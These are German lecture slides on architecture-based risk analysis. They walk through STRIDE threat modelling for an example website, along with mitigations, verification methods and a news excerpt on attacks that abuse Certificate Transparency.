Jemand kann einen Vorgang in Friedolin auslösen, der das System für alle Studierenden mehrere Stunden lang blockiert.	Reduzieren / Gegenmaßnahme
Jemand kann über ein Eingabefeld in Moodle die Namen, E-Mail-Adressen und weiter Infos aller Studierenden einsehen	Akzeptieren

Architekturbasierte Risikoanalyse


- Bedrohungsmodellierung speziell für Software und Softwaresysteme.
- Strukturierte Vorgehensweise (hier: Microsoft)
- Unterstützung durch Werkzeuge (später ☺)
- Grundlage sind **Datenflussdiagramme** und Kontextwissen über das System




ARA: Design



ARA: Design (2)



ARA: Break


HTTP
Gast
Spoofing
Tampering
Repudiation
Information Disclosure
Denial of Service
Elevation of Privilege

ARA: Break (2)

Spoofing – Verschleierung der Identität


- Jemand anders kann sich ggü. www.cabrust.net als Gast ausgeben.
- Jemand anders kann sich ggü. Gast als www.cabrust.net ausgeben.
- …

Tampering – Manipulation

- Jemand kann den Austausch zwischen Gast und www.cabrust.net verändern (Man-in-the-middle)

Repudation – Verleugnung

- Gast kann www.cabrust.net besuchen und später den Besuch leugnen.



ARA: Break (2)

Information Disclosure – Datenleck


- Jemand kann den Austausch zwischen Gast und www.cabrust.net aufzeichnen.

Denial of Service

- Jemand kann wiederholt große Dateien anfordern und das Netzwerkguthaben von www.cabrust.net aufbrauchen.

Elevation of Privilege – Rechteausweitung

- Gast kann als www.cabrust.net Code ausführen, Dateien lesen oder schreiben.
- www.cabrust.net kann mit den Ressourcen von Gast Kryptowährungen schürfen.



ARA: Fix

Wie mit einer Bedrohung umgehen?

1. Risiko abschätzen und priorisieren (Risikomanagement)
2. Falls Lösung angestrebt wird:
   - Bedrohung als Bug betrachten
   - Effektivste **Sicherheitskontrollen** umsetzen

<u>Sicherheitskontrollen</u>

- Präventiv
- Detektiv
- Korrektiv
- Wiederherstellung
- Abschreckung


ARA: Fix (2)

Bedrohung

Jemand kann den Austausch zwischen Gast und www.cabrust.net verändern (Man-in-the-middle)

Lösungen


- Transportverschlüsselung
- Prüfsummen
- Redundante Nachrichten
- Direkte, geschützte Netzwerkverbindungen
- Webseite abschalten
- Fremdhosting beauftragen
- Nichts tun



ARA: Verify

Schauen, ob die Sicherheitskontrollen die Bedrohung anforderungsgemäß behandeln:

- Code-Review
- Code-Analyse (automatisiert)
- Formale Verifikation
- Komponenten- und Integrationstests
- Penetration Tests




ARA: Fazit

- Konstruktives Verfahren, um Bedrohungen von Software und –systemen zu modellieren.
- Hilft bei der Vermeidung von “Denkfehlern”.
- Zwingt zur Formulierung von Sicherheitsanforderungen und -richtlinien.

- Eselsbrücken wie STRIDE helfen bei der Kreativität.
- Auch geeignet, um Angriffe zu konstruieren.

- Bedrohungsmodellierung sollte kontinuierlich passieren.
- Sicherheitskontrollen können selbst neue Risiken mitbringen!



Kontinuierliche Bedrohungsmodellierung

Sicherheitskontrollen können selbst neue Risiken mitbringen!

Beispiele

- Certificate Transparency.
- Schutz vor Brute-Force-Angriffen macht DoS möglich.

WordPress sites getting hacked ‘within seconds’ of TLS certificates being issued


Adam Bannister 06 May 2022 at 13:36 UTC
Updated: 06 May 2022 at 13:43 UTC

WordPress | Hacking Techniques | TLS

Attackers pounce before site owners can activate the installation wizard

Attackers are abusing the Certificate Transparency (CT) system to compromise new WordPress sites in the typically brief window of time before the content management system (CMS) has been configured and therefore secured.

ARA: It never stops!



